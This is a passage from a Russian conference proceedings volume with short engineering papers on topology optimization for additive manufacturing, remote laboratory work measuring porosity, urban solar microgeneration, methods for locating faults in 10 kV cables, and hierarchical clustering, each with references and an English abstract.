3. Во время процедуры АП материал подвергается сложной термической истории, на которую влияют свойства материала, параметры процесса и структурная конфигурация. Любое изменение этих факторов оказывает влияние на характеристики конечного продукта, включая механические характеристики и усталостные характеристики. Таким образом, разработка эффективной модели для точного прогнозирования производительности продукта и ее учет в структурной оптимизации являются важными путями для реализации интегрированного дизайна материала, процесса, структуры и производительности.

4. Сложные цельные функциональные детали, состоящие из нескольких функциональных компонентов и несущей конструкции, могут значительно уменьшить количество деталей (например, соединителей) и сократить производственный цикл. Создание высокопроизводительных и легких интегральных функциональных частей с помощью топологической оптимизации и аддитивного моделирования является многообещающим вопросом и имеет широкие перспективы инженерного применения.

### Список использованных источников

1. Зленко М.А., Попович А.А., Мутылина И.Н. *Аддитивные технологии в машиностроении*. -СПб.: Изд-во политехн. ун-та, 2013. – 221 с.
2. *Bionic lightweight design by laser additive manufacturing (LAM) for aircraft industry* / C. Emmelmann, M. Petersen, J. Kranz, E. Wycisk // *Proceedings of SPIE – The International Society for Optical Engineering*. – 2011. – Vol. 8065. – Article number 80650L- 80650L-12. DOI: 10.1117/12.898525.
3. Brackett D., Ashcroft I., Hague R. *Topology optimization for additive manufacturing* // *22nd annual international solid freeform fabrication symposium*. – 2011. – P. 348-362.
4. Seppälä J., Hupfer A. *Topology optimization in structural design of a LP turbine guide vane: potential of additive manufacturing for weight reduction* // *ASME Turbo Expo 2014: Turbine technical conference and exposition*. – 2014. – Vol. 7A. – P. 1-10. DOI:10.1115/GT2014-25637
5. Zhai Y., Lados D.A., LaGoy J.L. *Additive manufacturing: making imagination the major limitation* // *JOM*. – 2014. – Vol. 66(5). – P. 808-816.
6. *Optimal topology for additive manufacture: a method for enabling additive manufacture of supportfree optimal structures* / M. Leary, L. Merli, F. Torti, M. Mazur, M. Brandt // *Mater. Des.* – 2014. – Vol. 63. -P. 678-690.
7. *Feasible build orientations for self-supporting fused deposition manufacture: a novel approach to space filling tessellated geometries* / M. Leary, M. Babaee, M. Brandt, A. Subic // *Adv Mater. Res.* – 2013. – Vol. 633. -P. 148-168.
8. Chahine G., Smith P., Kovacevic R. *Application of topology optimization in modern additive manufacturing* // *Solid freeform fabrication symposium*. – 2010. – P. 606-618.
9. Doubrovski Z, Verlinden J.C., Geraedts J.M. *Optimal design for additive manufacturing: opportunities and challenges* // *ASME 2011 international design engineering technical conferences and computers and information in engineering conference*. American Society of Mechanical Engineers. – 2011. – P. 635-646.
10. *Additive manufacturing integration with topology optimization methodology for innovative product design* / T. Primo, M. Calabrese, A. Del Pretel, A. Anglani // *Int. J. Adv. Manuf. Technol.* – 2017. – Vol. 93. -P. 467-479. DOI: 10.1007/s00170-017-0112-9
11. Zhu J.H., Zhang W.H., Xia L. *Topology Optimization in Aircraft and Aerospace Structures Design* // *Arch Computat Methods Eng.* – 2016. – Vol. 23. – P. 595-622. DOI: 10.1007/s11831-015-9151-2
12. Болдырев А.В., Комаров В.А. *Автоматизация конструирования летательных аппаратов: учеб. пособие*. – Самара: Изд-во СГАУ, 2012. – 123 с.

### APPLICATION OF TOPOLOGICAL OPTIMIZATION OF PRODUCTS IN ADDITIVE TECHNOLOGIES

*Savelyev D.O., Maksimenko E.G., Cherenkov O.A.*

*Additive technologies make it possible to obtain parts of a complex profile of various nomenclature with a high coefficient of material utilization. The article studies the topological optimization of products for additive technologies. Aluminum alloy powders are widely used for the manufacture of parts using additive technologies due to their high manufacturability. For the fullest use of the capabilities of additive technologies, it is necessary to apply new approaches to the design of parts, one of which is based on the principles of topological optimization.*

**Keywords:** *additive technologies, topological optimization, body part, structural topology, bi-directional evolutionary structural optimization method.*

\*\*\*\*\*

## **К ВОПРОСУ О ПРОБЛЕМАХ РАБОТЫ В ДИСТАНЦИОННОМ РЕЖИМЕ ПО ДИСЦИПЛИНАМ ЦИКЛА ПРИКЛАДНОЙ МЕХАНИКИ**

**Степанов Сергей Константинович**

*доцент, к.т.н., Санкт-Петербургский государственный электротехнический университет «ЛЭТИ» им. В.И. Ульянова (Ленина)*

**Воробьев Сергей Викторович**

*доцент, к.т.н., доцент, Санкт-Петербургский государственный электротехнический университет «ЛЭТИ» им. В.И. Ульянова (Ленина)*

**Липьяйнен Татьяна Сергеевна**

*старший преподаватель, Санкт-Петербургский государственный электротехнический университет «ЛЭТИ» им. В.И. Ульянова (Ленина)*

*Рассмотрен опыт проведения лабораторных работ по определению механических характеристик в курсе «Конструкционные и биоматериалы» в дистанционном режиме. Предложен вариант работы не требующей специального оборудования и реализуемый в домашних условиях на компьютере.*

**Ключевые слова:** *Прикладная механика, конструкционные и биоматериалы, механические характеристики, пористость.*

Все преподаватели высших учебных заведений с содроганием вспоминают работу в удаленном режиме во время эпидемии коронавирусной инфекции. Если с лекциями и практическими занятиями как-то можно было организовать, используя ZOOM, то с лабораторными работами, где требуется более активное непосредственное участие студентов, дело обстоит значительно сложнее.

В Санкт-Петербургском государственном электротехническом университете (СПбГЭТУ) «ЛЭТИ» на кафедре прикладной механики и инженерной графики в курсе «Конструкционные и биоматериалы», предназначенном для студентов дневной и вечерней форм обучения факультета информационно-измерительных и биотехнических систем (ФИБС), уделено большое внимание лабораторным работам, целью которых является нахождение механических характеристик материалов, описывающих прочностные и деформационные свойства. Знание этих параметров необходимо, поскольку они параметры наряду с биосовместимостью играют важнейшую роль при выборе материала для изготовления имплантатов, предназначенных для длительной работы в составе живого организма. В основе этих испытаний лежит широкий спектр различных методов. При этом особо подчеркиваются их положительные и отрицательные стороны, рассматриваются источники возможных погрешностей. Такие опыты должны проводиться в лаборатории кафедры прикладной механики на силовых испытательных машинах, гидравлическом прессе (статические методы) и специальных электронных установках типа «УЗИС» и «ЗВУК», создающих ультразвуковые колебания высокой частоты (динамические методы). Занятия хорошо обеспечены методическими материалами в электронном виде на официальном сайте СПбГЭТУ (etu.ru), и в группе кафедры прикладной механики в ВК (<https://vk.com/kafedrapmig>). и в обычном бумажном виде [1].

Пришлось самим проделывать эти работы, снимая весь процесс на видео, и демонстрировать студентам через ZOOM. Протоколы проведения опытов отправлялись в группы по электронной почте. Отчеты также по почте с расчетами характеристик обучаемые присылали преподавателям. Защита работ проходила в ZOOMе.

Ясно, что это половинчатое решение, принятое не от хорошей жизни. Хотелось бы создать такие лабораторные работы, которые можно было бы проделать самостоятельно от начала до конца в домашних условиях, используя только то, что есть у каждого студента дома – компьютер.

Такой вариант был найден. И это не математическое моделирование. Хотя и в этом направлении стоит поискать в будущем.

При изготовлении имплантатов используются пористые биосовместимые материалы. Дело в том, что остеогенные клетки могут проникать внутрь пор плотно прилегая к их стенкам, на биологическом уровне закрепляя имплантат, изготовленный из такого материала. Понятно, что значение пористости в таком случае является важной характеристикой.

Существует метод определения пористости базирующийся на различии оптических свойств поверхности материала и поверхности, занятой порами: поры поглощают свет. Для исследования берут микрофотографии шлифованных образцов. Обработка изображений осуществляется с помощью бесплатных программ типа IMAGE TOOLS, GIMP и т. п. Тогда лабораторную работу можно выполнить на домашнем компьютере. Процесс включает нахождение порогового значения, перевод микрофотографии в бинарную форму и нахождение процентного выражения площади, занятой черными пикселями.

Будем очень рады, если наш опыт окажется кому-то полезным. С другой стороны, очень хочется верить, что новых волн пандемии больше не будет.

#### **Список использованных источников**

1. Ю.А. Шукейло, С. К. Степанов, Е. Ю. Белова, Т. С. Липьяйнен, А. И. Лысков. Методы определения механических свойств материалов: учеб.-метод. пособие. СПб.: Изд-во СПбГЭТУ «ЛЭТИ», 2017.
2. С.В. Воробьев, А. И. Лысков, С. К. Степанов, Ю. А. Шукейло. Исследование механических свойств материалов и механизмов: Методические указания к лабораторным работам по прикладной механике. СПб.: Изд-во СПбГЭТУ «ЛЭТИ», 2012.

#### **TO THE QUESTION OF THE PROBLEMS OF WORKING REMOTELY IN THE DISCIPLINES OF THE CYCLE OF APPLIED MECHANICS**

*Stepanov S.K., Vorobyov S.V., Lipyainen T.S.*

*The experience of carrying out laboratory work on the determination of mechanical characteristics in the course "Structural and biomaterials" in a remote mode is considered. A variant of work that does not require special equipment and is implemented at home on a computer is proposed.*

**Keywords:** *Applied mechanics, structural and biomaterials, mechanical characteristics, porosity. Applied mechanics, structural and biomaterials, mechanical characteristics, porosity.*

\*\*\*\*\*

## ИСПОЛЬЗОВАНИЕ ОБЪЕКТОВ МИКРОГЕНЕРАЦИИ НА ОСНОВЕ ВИЭ В ГОРОДСКОЙ СРЕДЕ

*Умурзаков Азамат Кенесович  
Студент, ФГБОУ ВО «КГЭУ»*

*В данной работе рассматривается возможность интеграции микрогенерации на основе возобновляемых источников энергии (ВИЭ) в городскую среду. Выделены требования, которым должен соответствовать возобновляемый источник энергии, используемый в городской среде. А именно оценивается рентабельность установки и эксплуатации гибких солнечных панелей, их сочетание с городским интерьером. Рассмотрено влияние данных энергосистем на энергоэффективность зданий.*

***Ключевые слова.** Микрогенерация, возобновляемые источники энергии, гибкие фотоэлектрические модули, энергоэффективность, экология, городская среда.*

Использование возобновляемых источников энергии (ВИЭ) является вектором государственной политики, направленным на уменьшение углеродного следа, а также бесперебойной подачи энергии в труднодоступные участки страны. Необходимость развития данной отрасли энергетики подтверждается Энергетической стратегией Российской Федерации на период до 2035 года [1]. Однако на данный момент использование ВИЭ, в частности солнечной и ветроэнергетики, в большинстве случаев является экономически не выгодным, в связи с долгим сроком окупаемости и сравнительно большой ценой за единицу мощности. Наиболее рентабельным является использование гибридных установок, подразумевающих совместное использование объектов ВИЭ и дизель-генераторных или иных газопоршневых установок. При этом обязательным условием установки объектов ВИЭ является наличие сравнительно большой территории, что является одной из причин, препятствующих установке объектов ВИЭ в городе. Однако данную проблему можно решить подбором такого источника энергии на основе ВИЭ, который будет удовлетворять «городским» условиям, а именно ограничениям по нагрузке, оказываемой на несущие конструкции, требованию к уровню шумового загрязнения, запрету на использование пожароопасных и взрывчатых материалов. Также стоит учесть многоэтажность, и плотность застройки.

В городских условиях оптимальным будет использование фотоэлектрических модулей, а именно гибких солнечных панелей. Данный вид панелей имеет ряд преимуществ по сравнению с поликристаллическими, которые, несмотря на высокий КПД и независимость от расположения по отношению к солнцу, являются массивными, и будут оказывать недопустимое давление на несущие конструкции. Гибкие панели гораздо легче и компактнее, их толщина составляет 2 мм [2]. Модули с такими параметрами не будут сильно нагружать несущие конструкции, также не будет парусности. Данные модули можно крепить вертикально. Маленькая толщина позволит выдать панели за элемент архитектуры, при этом решается проблема очистки панелей от снега и иных загрязнений. Данный вид солнечных батарей эффективно работает в облачную погоду, при частичном затемнении. Влияние на экологию со стороны производства и утилизации данных модулей минимально. При производстве используются аморфные или микрокристаллические материалы, наносимые на гибкую основу очень тонким слоем. Назначением данных панелей может быть, питание освещения мест общего пользования, лифтов, резервирование систем питания пожарной сигнализации, питание бытовых приборов. Стоит понимать, что использование данного источника энергии подразумевает установку накопителей энергии, силовой электроники. А возможность продажи излишков энергии, и наличие регулирующей данные процессы нормативно правовой базы, делает установку объектов микрогенерации на основе фотовольтаики более привлекательной [3].

Опираясь на изложенные данные, можем сделать вывод, что внедрение систем микрогенерации на основе ВИЭ способствует повышению энергоэффективности зданий,



частичному снижению углеродного среда, благодаря использованию более «экологичной» энергии.

#### **Список использованных источников**

1. Энергетическая стратегия Российской Федерации на период до 2035 года [Электронный ресурс] <https://minenergo.gov.ru/node/1026> (дата обращения: 12.11.22).

2. Бык, Ф.Л. Локальные гибридные энергетические комплексы / Ф. Л. Бык, Л. С. Мышкина // Методические вопросы исследования надежности больших систем энергетики: Материалы 93-его заседания семинара. В 2-х книгах, Волжский, 13–17 сентября 2021 года / Отв. редактор Н.И. Воропай. – Иркутск: Федеральное государственное бюджетное учреждение науки Институт систем энергетики им. Л.А. Мелентьева Сибирского отделения Российской академии наук, 2021. – С. 229-237. – EDN TSKURV.

3. Попель, О. С. Современные тенденции развития фотоэлектрической энергетики (обзор) / О.С. Попель, А. Б. Тарасенко // Теплоэнергетика. – 2021. – № 11. – С. 5-25. – DOI 10.1134/S0040363621100039. – EDN GEQNVF.

#### **USE OF RES-BASED MICROGENERATION FACILITIES IN THE URBAN ENVIRONMENT**

***Umurzakov A.K.***

*In this paper, the possibility of integrating microgeneration based on renewable energy sources (RES) into the urban environment is considered. The requirements that a renewable energy source used in an urban environment must meet are highlighted. Namely, the profitability of the installation and operation of flexible solar panels, their combination with the urban interior is estimated. The influence of these power systems on the energy efficiency of buildings is considered.*

**Keywords.** *Microgeneration, renewable energy sources, flexible photovoltaic modules, energy efficiency, ecology, urban environment.*

\*\*\*\*\*

## ОСОБЕННОСТИ ПРИМЕНЕНИЯ ИНДУКЦИОННОГО МЕТОДА ДЛЯ ОПРЕДЕЛЕНИЯ МЕСТ ПОВРЕЖДЕНИЙ КАБЕЛЬНЫХ ЛИНИЙ 10 кВ

Филимонов Сергей Сергеевич

Студент, ФГБОУ ВО «Казанский государственный энергетический университет»

*В работе рассмотрен индукционный метод в качестве способа определения мест повреждений кабельных линий 10 кВ. Выделены основные повреждения силовых линий и других параметров, которые позволяет определять данный метод. Выделены тонкости применения и особенности определения некоторых неисправностей кабельных линий среднего напряжения.*

**Ключевые слова:** определение мест повреждений, кабельные линии, среднее напряжение, индукционный метод, особенности применения, неисправности.

В условиях плотной и достаточно сложной городской застройки при проектировании электрических сетей применяются чаще всего кабельные линии. Так как города Российской Федерации имеют довольно большие размеры, то и объём кабельных линий требует оптимальных методик, позволяющих быстро и наиболее точно определять место повреждений во избежание лишних разрушений инфраструктуры.

Рассматривается импульсный метод как способ локализации повреждения кабельной линии. Способ применим: для отыскания мест пробоя изоляции жил между собой (однофазные и междуфазные замыкания); при обрыве линии с одновременным замыканием жил между собой, при невысоком переходном сопротивлении; для поиска глубины залегания и определения трассы кабельной линии; отыскания кабельных муфт и труб, в которых проложен кабель [1].

Пропуская переменный однофазный ток по кабелю, образуется электромагнитное поле, напряжённость которого зависит от значения тока. Для кабелей 10 кВ длиной до 200 метров оптимальным током для поиска линии будет около 20 ампер. Если в поле кабельной линии внести антенну в виде катушки, то изменяющееся поле будет наводить в катушке электродвижущую силу (ЭДС). При замыкании контура в катушке антенны возникнет ток и наблюдается звучание на всей неповрежденной трассе кабеля, за местом повреждения звук в приборе, который подключён к антенне, пропадает. Чем выше частота тока, тем отчетливее звук, как правило, чтобы не наблюдать лишние «шумы» ток в среднем частотой 1024 Гц.

Сущность метода заключается в следующем: по кабелю пропускают ток звуковой частоты и с помощью чувствительных устройств фиксируют характер изменения электромагнитного поля над кабелем [2]. Наводимая в приемной антенне ЭДС пропорциональна величине тока в кабеле, числу витков и площади, охватываемой антенной (Рисунок 1).




Рисунок 1 – Индукционный метод и сигнал (напряжённость электрического поля), фиксируемый при пропускании тока через кабель: 1 – место повреждения; 2 – труба; 3 – соединительная муфта

Самым простым способом отыскания места повреждения можно назвать поле одиночного тока, когда одна жила кабеля подключается к генератору звуковых частот, а с другого конца

кабель заземляется. Поле, возникающее вокруг кабеля, является плоскопараллельным и магнитные линии представляют собой концентричные окружности (Рисунок 2).




Рисунок 2 – Изменение ЭДС, наводимое антенной тросопоискового комплекта

По максимуму или минимуму электрического поля можно определить глубину залегания кабеля. При наклоне катушки под 45 градусов и использовании правила равнобедренного треугольника можно определить глубину.

Важной особенностью применения данного метода можно назвать необходимость в прожиге кабеля при высокоомных сопротивлениях.

Достоинствами являются: абсолютный характер измерения, поиск осуществляется непосредственно на трассе; высокая точность измерения; возможность определения глубины залегания кабеля способом равнобедренного треугольника.

Недостатки: необходимость в предварительном снижении переходного сопротивления; трудность определения однофазных замыканий.

Подводя итоги, можно сказать, что индукционный метод имеет довольно высокую точность для определения места повреждения и поиска муфт, труб и других неоднородностей кабельной линии.

#### Список использованных источников

1. Ибрафиров, Ш. Д. Методики определения мест повреждения кабельных линий 10кВ / Ш. Д. Ибрафиров, С. С. Филимонов, К. В. Николаев // XXV Всероссийский аспирантско-магистерский научный семинар, посвященный Дню энергетика: Материалы конференции. В 3-х томах, Казань, 07–08 декабря 2021 года / Под общей редакцией Э.Ю. Абдуллазянова. – Казань: Казанский государственный энергетический университет, 2022. – С. 98-100. – EDN GSVLUI.

2. Методы определения мест повреждения кабельной линии: учебно-методическое пособие [Электронный ресурс] / сост. О.М. Холянова, Н.Г. Винаковская; Инженерная школа ДВФУ. – Электрон. дан. – Владивосток: Дальневост. федерал. ун-т, 2018. – [42 с.]. – ISBN 978-5-7444-4150-0

## **FEATURES OF THE APPLICATION OF THE INDUCTION METHOD FOR DETERMINING THE PLACES OF DAMAGE TO 10 KV CABLE LINES**

*Filimonov S.S.*

*The paper considers the induction method as a way to determine the locations of damage to 10 kV cable lines. The main damages of the power lines and other parameters that this method allows to determine are highlighted. The subtleties of application and features of determining some faults of medium voltage cable lines are highlighted.*

**Keywords:** *determination of damage sites, cable lines, average voltage, induction method, application features, malfunctions.*

\*\*\*\*\*

## ПРИМЕНЕНИЕ ЕМКОСТНОГО МЕТОДА ДЛЯ ОПРЕДЕЛЕНИЯ МЕСТ ПОВРЕЖДЕНИЙ КАБЕЛЬНЫХ ЛИНИЙ 10 КВ

**Филимонов Сергей Сергеевич**

Студент, ФГБОУ ВО «Казанский государственный энергетический университет»

В работе рассматривается ёмкостный метод в качестве техники определения места повреждения на кабельных линиях 10 кВ. Выделены основные тонкости данной методики. Определены основные неисправности силовой линии, которые позволяет определять ёмкостный метод.

**Ключевые слова:** определение мест повреждений, кабельные линии, среднее напряжение, ёмкостный метод, неисправности.

В связи с определёнными сложностями поиска мест повреждений кабельных линий в селитебных зонах необходимо использовать разные методики для локализации неисправности. Это важно, так как локализация места повреждения позволит уменьшить область разрушения инфраструктуры двора или улицы, а также сэкономить средства на аренду техники и снизить затраты на восстановление разрушенного участка.

Автором рассматривается ёмкостный метод как методика локализации повреждения кабельной линии. Данный метод применяется для определения зоны повреждения при обрывах нескольких или одной токоведущих жил. В основе метода используется зависимость ёмкости от длины кабеля. Измерение ёмкости производится мостом переменного тока (Рисунок 1) или баллистического гальванометра на постоянном токе (Рисунок 2).




Рисунок 1 – Ёмкостный метод определения мест повреждений с использованием моста переменного тока

В данной схеме образованы плечи моста переменного тока образуются регулируемыми и комбинированными сопротивлениями  $R_1$  и  $R_2$ , ёмкостями повреждённой жилы и эталонной ёмкостью  $C_x$  с регулируемым сопротивлением  $R_3$ . Диагонально подводится переменное напряжение звуковой частоты около 1000 Гц генератором звуковых частот, а также усилитель переменного тока. При регулировании сопротивлений и ёмкости получают одинаковые по величине и фазе падения напряжений.




Рисунок 2 – Ёмкостный метод определения мест повреждений с использованием баллистического гальванометра на постоянном токе

На схеме выше представлена вторая вариация ёмкостного метода. Сопротивление позволяет установить минимальную чувствительность гальванометра. Зарядный ток, который протекает через гальванометр в ёмкость повреждённой жилы кабеля, он отклоняет стрелку гальванометра на какое-то значение угла. После этого сопротивлением повышается чувствительность для наиболее точного замера, они производятся 3-4 раза и высчитывается среднее арифметическое. В дальнейшем производятся замеры на исправной жиле кабеля таким же способом и в той же последовательностью. Затем проводится анализ угла отклонения стрелки гальванометра.

Подводя итоги, можно сказать, что данный метод достаточно эффективен, но импульсный или импульсно-дуговой методы обладают более высокой быстротой и точностью, поэтому такой метод сейчас непопулярен.

#### **Список использованных источников**

1. Есболов, М. Б. *Современные методы определения места повреждения кабельных линий напряжением 10 кВ* / М. Б. Есболов, М. Л. Каракулин // *Труды университета*. – 2020. – № 2(79). – С. 128-132. – EDN LFGQWI.
2. Рыбаков, Л. М. *Анализ надежности кабельных линий 10кВ* / Л. М. Рыбаков, А. Е. Рылов // *Известия высших учебных заведений. Проблемы энергетики*. – 2003. – № 3-4. – С. 171-174. – EDN RACDIJ.

#### **APPLICATION OF THE CAPACITIVE METHOD FOR DETERMINING THE DAMAGE SITES OF 10 KV CABLE LINES**

***Filimonov S.S.***

*The paper considers the capacitive method as a technique for determining the location of damage on 10 kV cable lines. The main subtleties of this technique are highlighted. The main faults of the power line have been determined, which the capacitive method allows to determine.*

**Keywords:** *determination of damage locations, cable lines, average voltage, capacitive method, malfunctions.*

\*\*\*\*\*

## ПРИМЕНЕНИЕ МЕТОДА КОЛЕБАТЕЛЬНОГО РАЗРЯДА ДЛЯ ОПРЕДЕЛЕНИЯ МЕСТ ПОВРЕЖДЕНИЙ КАБЕЛЬНЫХ ЛИНИЙ 10 КВ

**Филимонов Сергей Сергеевич**

Студент, ФГБОУ ВО «Казанский государственный энергетический университет»

В работе рассматривается метод колебательного разряда в качестве техники определения места повреждения на кабельных линиях 10 кВ. Выделены основные тонкости данной методики. Определены основные неисправности силовой линии, которые позволяют определять метод колебательного разряда. Рассмотрена рефлектограмма, позволяющая сделать вывод о неисправности кабельной линии.

**Ключевые слова:** определение мест повреждений, кабельные линии, среднее напряжение, метод колебательного разряда, неисправности.

В связи с определёнными сложностями поиска мест повреждений кабельных линий в селитебных зонах необходимо использовать разные методики для локализации неисправности. Нужно учитывать, что локализация места повреждения позволит сузить область порчи инфраструктуры двора или улицы, а также уменьшить затраты на восстановление разрушенного участка.

Рассматривается метод колебательного разряда как способ локализации повреждения кабельной линии. Способ применяется для определения зоны повреждения при пробое изоляции, а также замыканий с характером заплывающего пробоя. В основе методики лежит измерение периода или полупериода свободных, или собственных колебаний, которые возникают в заряженной кабельной линии [1]. Колебания генерируются выпрямительной установкой и фиксируются рефлектометром, они представляют собой периодическое распространение электромагнитной волны от места повреждения до конца линии и обратно с постепенным угасанием сигнала (Рисунок 1).

Сущностью метода является – измерение периода или полупериода свободных колебаний, которые возникают в заряженной кабельной линии при пробое изоляции.




Рисунок 1 – График, фиксируемый рефлектометром РЕЙС-305, позволяющий определить расстояние до места повреждения

Свободные колебания обусловлены малым переходным сопротивлением в месте повреждения в момент разряда и характеризуются периодическим распространением электромагнитной волны от места повреждения до конца линии и обратно с постоянным затуханием процесса, причем возникшие в месте пробоя электромагнитные колебания существуют в обеих частях кабеля независимо от места пробоя, именно поэтому измерение можно проводить с любого конца кабеля, на измерение это не повлияет (Рисунок 2).




Рисунок 2 – Поясняющая схема определения мест повреждения методом колебательного разряда

Поврежденная жила кабеля заряжается от выпрямительной установки до напряжения пробоя [2]. Именно тогда пробой изоляции даёт разряд колебательного характера в кабеле. Для наиболее эффективного замера используются дополнительно приборы такие как: ЭМКС-58М – для определения расстояния до места заплывающего пробоя в кабельных линиях до 10 кВ включительно; С8-13 – осциллограф, работающий в качестве антенны для локализации места повреждения кабельной линии.

Достоинствами данного метода являются: скорость замера; однозначность применения при определении расстояния до места повреждения с характером заплывающего пробоя; высокая точность измерения расстояния до места повреждения по шкале микросекундомера или с использованием осциллографа, измерение не зависит от длины и типа кабеля.

Недостатками можно назвать: погрешность измерений при неоднородностях (наличие муфт или других повреждений) может быть достаточно высокой.

Подводя итоги, можно сказать, что данный метод имеет высокую эффективность, позволяющий локализовать место повреждения не только в сельских зонах, но и промышленных вне зависимости от погодных условий, так как развёртывание данной установки не занимает большого количества времени.

#### Список использованных источников

1. Есболов, М. Б. Современные методы определения места повреждения кабельных линий напряжением 10 кВ / М. Б. Есболов, М. Л. Каракулин // Труды университета. – 2020. – № 2(79). – С. 128-132. – EDN LFQQWI.

2. Методы определения мест повреждения кабельной линии: учебно-методическое пособие [Электронный ресурс] / сост. О.М. Холянова, Н.Г. Винаковская; Инженерная школа ДВФУ. – Электрон. дан. – Владивосток: Дальневост. федерал. ун-т, 2018. – [42 с.]. – ISBN 978-5-7444-4150-0

#### APPLICATION OF THE OSCILLATORY DISCHARGE METHOD TO DETERMINE THE LOCATIONS OF DAMAGE TO 10 KV CABLE LINES

Filimonov S.S.

The paper considers the method of oscillatory discharge as a technique for determining the location of damage on 10 kV cable lines. The main subtleties of this technique are highlighted. The main faults of the power line have been determined, which allows the method of oscillatory discharge to be determined. The reflectogram allowing to draw a conclusion about the malfunction of the cable line is considered.

**Keywords:** determination of damage locations, cable lines, average voltage, oscillatory discharge method, malfunctions

\*\*\*\*\*



## АГЛОМЕРАТИВНАЯ ИЕРАРХИЧЕСКАЯ КЛАСТЕРИЗАЦИЯ

**Школин Максим Аркадьевич**

*Студент бакалавр, ФГБОУ ВО «Оренбургский государственный университет»*

**Попов Алексей Дмитриевич**

*Студент бакалавр, ФГБОУ ВО «Оренбургский государственный университет»*

**Кощеев Михаил Валерьевич**

*Студент бакалавр, ФГБОУ ВО «Оренбургский государственный университет»*

**Ромашов Михаил Андреевич**

*Студент бакалавр, ФГБОУ ВО «Оренбургский государственный университет»*

*Научный руководитель: Горбачев Дмитрий Владимирович,  
кандидат технических наук, доцент,  
ФГБОУ ВО «Оренбургский государственный университет»*

*В статье проведен анализ теории алгоритма агломеративной иерархической кластеризации и его реализация. Рассматривается алгоритм кластеризации Ланса-Уильямса с разными способами вычисления расстояний между кластерами: расстояние ближнего соседа, расстояние дальнего соседа, групповое среднее расстояние, расстояние между центрами, расстояние Уорда. Статья содержит описание программного средства, выполняющего агломеративную иерархическую кластеризацию на основе быстрого алгоритма Ланса-Уильямса, в частности приводится пример работы алгоритма с использованием расстояния Уорда.*

**Ключевые слова:** *agglomerative hierarchical clustering, distance function between clusters, Ward distance, clustering algorithms.*

Предполагается, что при выполнении кластеризации должны выявиться естественные локальные сгущения объектов, таким образом важно знать количество кластеров, которые будут получены. Из этого следует, что при неизвестном числе кластеров существенно усложнится вид алгоритма. При этом известное число кластеров оказывает большое влияние на качество результата. Зачастую при исследовании недостаточно метаданных, поэтому алгоритмы кластеризации обычно строятся как некоторый способ перебора числа кластеров и определение его оптимального значения [1].

При иерархической кластеризации алгоритмы делятся на агломеративные: новые кластеры создаются путем объединения более мелких кластеров и, таким образом, дерево создается от листьев к стволу; и дивизимные: новые кластеры создаются путем деления более крупных кластеров на более мелкие и, таким образом, дерево создается от ствола к листьям.

Алгоритм кластеризации Ланса-Уильямса [2]:

1. Сначала все кластеры одноэлементные:

$$t = 1; C_t = \{x_1, \dots, \{x_\ell\}; \quad (1)$$

$$R(\{x_i\}, \{x_j\}) := \rho(x_i, x_j); \quad (2)$$

2. Для всех  $t = 2, \dots, \ell$  ( $t$  – номер итерации)

3. Найти в  $C_{t-1}$  два ближайших кластера

$$(U, V) := \arg \min_{U \neq V} R(U, V); \quad (3)$$

$$R_t := R(U, V); \quad (4)$$

4. Слить их в один кластер:

$$W := U \cup V; \quad (5)$$

$$C_t := C_{t-1} \cup \{W\} \setminus \{U, V\}; \quad (6)$$

5. для всех  $S \in Ct$
6. вычислить  $R(W, S)$  по формуле Ланса-Уильямса;

На каждом шаге необходимо уметь быстро подсчитывать расстояние от образовавшегося кластера  $W=U \cup V$  до любого другого кластера  $S$ , используя известные расстояния с предыдущих шагов. Это легко выполняется при использовании формулы Ланса-Уильямса:

$$R(W, S) = \alpha U \cdot R(U, S) + \alpha V \cdot R(V, S) + \beta \cdot R(U, V) + \gamma \cdot |R(U, S) - R(V, S)|, \quad (7)$$

где  $\alpha U, \alpha V, \beta, \gamma$  – числовые параметры.

Сначала каждый объект считается отдельным кластером. Для одноэлементных кластеров естественным образом определяется функция расстояния. Затем запускается процесс слияний. На каждой итерации вместо пары самых близких кластеров  $U$  и  $V$  образуется новый кластер  $W = U \cup V$ . Расстояние от нового кластера  $W$  до любого другого кластера  $S$  вычисляется по расстояниям  $R(U, V)$ ,  $R(U, S)$  и  $R(V, S)$ , которые к этому моменту уже должны быть известны. На рисунке 1 представлены частные случаи формулы Ланса-Уильямса.




Рисунок 1 – Частные случаи формулы Ланса-Уильямса

На практике используются следующие способы вычисления расстояний  $R(W, S)$  между кластерами  $W$  и  $S$ . Для каждого из них доказано соответствие формуле Ланса-Уильямса при определённых сочетаниях параметров [3]:

1. Расстояние ближнего соседа

$$R_b(W, S) = \min_{w \in W, s \in S} \rho(w, s); \quad (8)$$

2. Расстояние дальнего соседа

$$R_d(W, S) = \max_{w \in W, s \in S} \rho(w, s); \quad (9)$$

3. Групповое среднее расстояние

$$R_g(W, S) = \frac{1}{|W||S|} \sum_{w \in W} \sum_{s \in S} \rho(w, s); \quad (10)$$

4. Расстояние между центрами

$$R_c(W, S) = \rho^2 \left( \sum_{w \in W} \frac{w}{|W|}, \sum_{s \in S} \frac{s}{|S|} \right); \quad (11)$$

4. Расстояние Уорда

$$R_y(W, S) = \frac{|S||W|}{|S|+|W|} \rho^2 \left( \sum_{w \in W} \frac{w}{|W|}, \sum_{s \in S} \frac{s}{|S|} \right); \quad (12)$$

Метод кластеризации основан на алгоритме Ланса-Уильямса и его частных случаях. Рассматриваемые рисунки являются примерами работы данного программного средства. На рисунке 2 представлено главное окно программы.




Рисунок 2 – Окно программы

Чтобы запустить алгоритм кластеризации необходимо загрузить входные данные, и выбрать количество кластеров (рисунки 3-4).

Программа поддерживает только целочисленные значения.

Для того что бы выполнить кластеризация необходимо нажать на кнопку «Кластеризовать объекты».

Выполненный алгоритм кластеризации представлен на рисунке 5.




Рисунок 3 – Окно выбора набора входных данных.




Рисунок 4 – Выгруженные в программу данные




Рисунок 5 – Успешно завершенные алгоритм кластеризации

Результаты работы алгоритма можно выгрузить в текстовый документ. Для этого нужно нажать кнопку «Сохранить кластеры» – рисунок 6.




Рисунок 6 – Пример входных данных

На рисунке 7 показано окно выбора функции нахождения расстояния




Рисунок 7 – Окно выбора функции нахождения расстояния

### Список использованных источников

1. Жамбю М. Иерархический кластер-анализ и соответствия. – М.: Финансы и статистика, 1988. – 345 с.
2. Классификация и кластер. Под ред. Дж. Вэн Райзина. М.: Мир, 1980. 390 с.
3. Айвазян С. А., Бухштабер В. М., Енюков И. С., Мешалкин Л. Д. Прикладная статистика: Классификация и снижение размерности. – М.: Финансы и статистика, 1989. – 607 с.

## AGGLOMERATIVE HIERARCHICAL CLUSTERING

*Shkolin M.A., Popov A.D., Koshcheev M.V., Romashov M.A.*

